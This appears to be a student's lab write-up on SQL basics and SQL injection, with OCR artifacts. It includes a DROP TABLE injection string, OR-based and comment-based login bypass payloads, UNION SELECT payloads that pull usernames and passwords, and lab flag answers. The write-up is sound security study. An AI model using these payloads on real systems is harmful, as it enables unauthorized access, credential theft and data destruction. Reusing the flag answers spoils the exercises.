MariaDB [employees]> select * from employees where first_name ='Zito' and emp_no >10647;
+--------+------------+------------+--------------+--------+------------+
| emp_no | birth_date | first_name | last_name    | gender | hire_date  |
+--------+------------+------------+--------------+--------+------------+
|  10648 | 1963-06-04 | DeForest   | Mullainathan | M      | 1997-04-07 |
|  10649 | 1952-02-26 | Navin      | Argence      | F      | 1990-04-24 |
|  10650 | 1958-09-24 | Dekang     | Lichtner     | F      | 1993-01-12 |
|  10652 | 1961-08-03 | Berhard    | Lenart       | M      | 1986-04-21 |
|  10653 | 1956-09-05 | Patricia   | Breugel      | M      | 1993-10-13 |
|  10654 | 1958-05-01 | Sachin     | Tsukuda      | M      | 1997-11-30 |
+--------+------------+------------+--------------+--------+------------+
6 rows in set (0.232 sec)

MariaDB [employees]>
```

## Multiple Operator Precedence

SQL operations have precedence, affecting the order of evaluation.

Precedence order:

- Division (/), Multiplication (*), Modulus (%)
- Addition (+), Subtraction (-)
- Comparison (=, >, <, <=, >=, !=, LIKE)
- NOT (!)
- AND (&&)
- OR (||)


**Example of Operator Precedence**

- Query: "SELECT * FROM logins WHERE username != 'tom' AND id > 3 - 2;"
- Evaluates as: "**SELECT * FROM student WHERE first_name != 'kelvin' AND id > 1;**"



- Returns records where the username is not 'tom' and the student_id is greater than 1.

**Question**: In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

**Answer**: 654





I made this query "**SELECT * FROM titles WHERE emp_no> 10000 OR title NOT LIKE '%engineer%';**".




I also learnt about a method ”count()” that helps count the number of rows retuned by a query.

**““SELECT count(*) FROM titles WHERE emp_no> 10000 OR title NOT LIKE '%engineer%';”**



# Intro to SQL Injections

### Use of SQL in Web Applications

Web applications interact with databases like MySQL to store and retrieve data.  Example connection in PHP:

- $conn = new mysqli("localhost", "root", "password", "users");
- $query = "SELECT * FROM logins";
- $result = $conn->query($query);

### User Input and SQL Queries

User input is often used in queries without proper sanitization, leading to potential SQL injection vulnerabilities. Example of using user input directly in a query:

- $searchInput = $_POST['findUser'];
- $query = "SELECT * FROM logins WHERE username LIKE '%$searchInput'";

An **injection** occurs when user input is misinterpreted as code due to lack of sanitization, allowing attackers to execute arbitrary SQL code.

### SQL Injection Example

If a user inputs 1'; DROP TABLE users;, the final query could become

- SELECT * FROM logins WHERE username LIKE '%1'; DROP TABLE users;

This could result in the deletion of the users table.

### Syntax Errors

- An improperly closed quote can lead to SQL syntax errors, which indicates potential flaws in input handling.

## Types of SQL Injections

### In-band SQL Injection

- **Union Based.** Combines results from multiple SELECT statements.

- **Error Based.** Uses error messages to gain information about the database.

**Blind SQL Injection**

- **Boolean Based.** Uses true/false conditions to infer information.
- **Time Based.** Delays the response based on conditions to extract data.

**Out-of-band SQL Injection**

Involves retrieving data from a remote location without direct access to the output.

# Subverting Query Logic

**Injecting the OR Operator**

- It's a method to alter original SQL queries.
- Example of using OR for logic manipulation.

**Using SQL Comments**

- Technique to ignore parts of the query.
- Helps in bypassing security checks.

**Authentication Bypass**

- Common use case for SQL injection.

For a query like "S**ELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';"** we can try login in as admin without a password by using payloads or comments method.

We use **– for comments or even the # operator.** Anything that comes after a # or – is ignored and not executed in the query.

## SQLi Discovery

The goal is to determine if a login form is vulnerable to SQL injection.

**Testing Method**

- We test by adding specific payloads to the username field.

**Common Payloads**

- **Single Quote (') with** URL Encoding  %27
- **Double Quote (") with** URL Encoding  : %22
- **Comment Symbol (#) with** URL Encoding  : %23
- **Semicolon (; with** URL Encoding  : %3B
- **Closing Parenthesis ()) with** URL Encoding  : %29

We monitor for errors or changes in page behavior to identify vulnerabilities.

## OR Injection

We can make a query always to return true, regardless of the username and password entered, to bypass the authentication we can abuse the OR operator in our SQL injection.


The **OR** operator returns **TRUE** if one of its operands is **TRUE.** So with a username only we can login without a password.

Example **admin' or '1'='1** will always be true since 1=1 always.

A query would be like "**SELECT * FROM logins WHERE username='admin' or '1'='1' AND password = 'something'**;"

**Question**: Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?


**Answer**:  202a1d1a8b195d5e9a57e434cc16000c




This is how i crafted my payload  t**om' or '1'='1--**  **.**This payload returns name when one condition is true . **Either tom is the username or 1**=1. But since **1=1 i**s always true , the login should succeed.

The **-–** comment the password and any password will enable us login successfully.

The deformed query looks like "**SELECT * FROM logins WHERE username='tom' or '1'='1--' AND password = 'sjdhsdhsds';**"





# Using Comments in SQL

Comments document queries or ignore parts of them.

Types of comments in MySQL:

- Single-line: -- and # **“SELECT username FROM logins; -- Selects usernames from the logins table”.** The text after – will not be executed as it is commented.
- Multi-line: /* */ (rarely used in injections).


Example “select * from employees limit 5; --this is a comment”




**Comment Syntax Details**

- For -- comments, a space must follow: -- (can be URL encoded as --+).
- The # symbol can be used, but must be encoded as %23 in URLs.

An example using the # operator. “**select * from employees limit 5;  #this is a comment**”





**Authentication Bypass Technique**


- By injecting admin'-- as the username, the password check can be bypassed.
- Resulting query “**SELECT * FROM logins WHERE username='admin'-- ' AND password = 'something';**


**Question**: Login as the user with the id 5 to get the flag.

**Answer**: cdad9ecdf6f14b45ff5c4de32909caec




I began giving wrong credentials to see what error would be returned.





This is the query that the login page makes when authenticating users.

SELECT * FROM logins WHERE (username='admin' or id = 5)--' AND id > 1) AND password = '8e0ed90420f31f9739734b749eba54a3';

I went ahead crafting my queries. The first one was “ **admin’ or id=5);--**

**“** but it failed.


I then tried using # instead of -- **“ admin’ or id=5);#"** and it worked. The query being made by the page changed to “**Select * from logins where username=’admin’ or id=5);”**




But that was not the account with the flag so i removed the **admin** username since it existed and the initial query would not give me the user with id **5** since already there is a match in **username and the query only need one requirement to be meet and username requirement is being met before the id requirement**. The **id requirement** needs to be met first so that i can get the hidden flag.

I restructured my query to "**user1' or id=5);#**" since i was somehow sure no user has their username as **'user1**" I knew the second requirement would be considered here.

"**Select * from logins where username='user1' or id=5);#"**




That 's how i retrieved the flag.

# Union Clause in SQL Injection

**Union injection** allows the injection of entire SQL queries to extract data alongside the original query.

- The Union clause is used to combine results from multiple SELECT statements.

**Understanding the Union Clause**

They combine results from different tables. Example: Using the Union clause to combine data from the ports and ships tables:

  - "SELECT * FROM ports UNION SELECT * FROM ships;"

This combines data from both tables into a single output.

**Data Type Requirement**

All columns in UNIONed SELECT statements must have the same data types.

- Example of a type mismatch error. **"SELECT city FROM ports UNION SELECT * FROM ships;"**

This results in an error due to differing numbers of columns.

**Equal Number of Columns**

- UNION statements must have the same number of columns in each SELECT statement.
- If the number of columns does not match, an error will occur.

**Injection Example**

- Injecting a UNION query to extract additional data. "SELECT * FROM products WHERE product_id = '1' UNION SELECT username, password FROM passwords-- '"
- This query would return usernames and passwords if the products table has two columns.


**Handling Unequal Columns**

- To match the number of columns, we can insert junk data (e.g., numbers or strings).
- For example, if the products table has two columns and you want to get just one column like username, you could use "**SELECT * FROM products WHERE product_id = '1' UNION SELECT username, 2 FROM passwords**"
  If we had more columns in the original query, we would add more numbers to fill the remaining columns. **"UNION SELECT username, 2, 3, 4 FROM passwords-- '"**

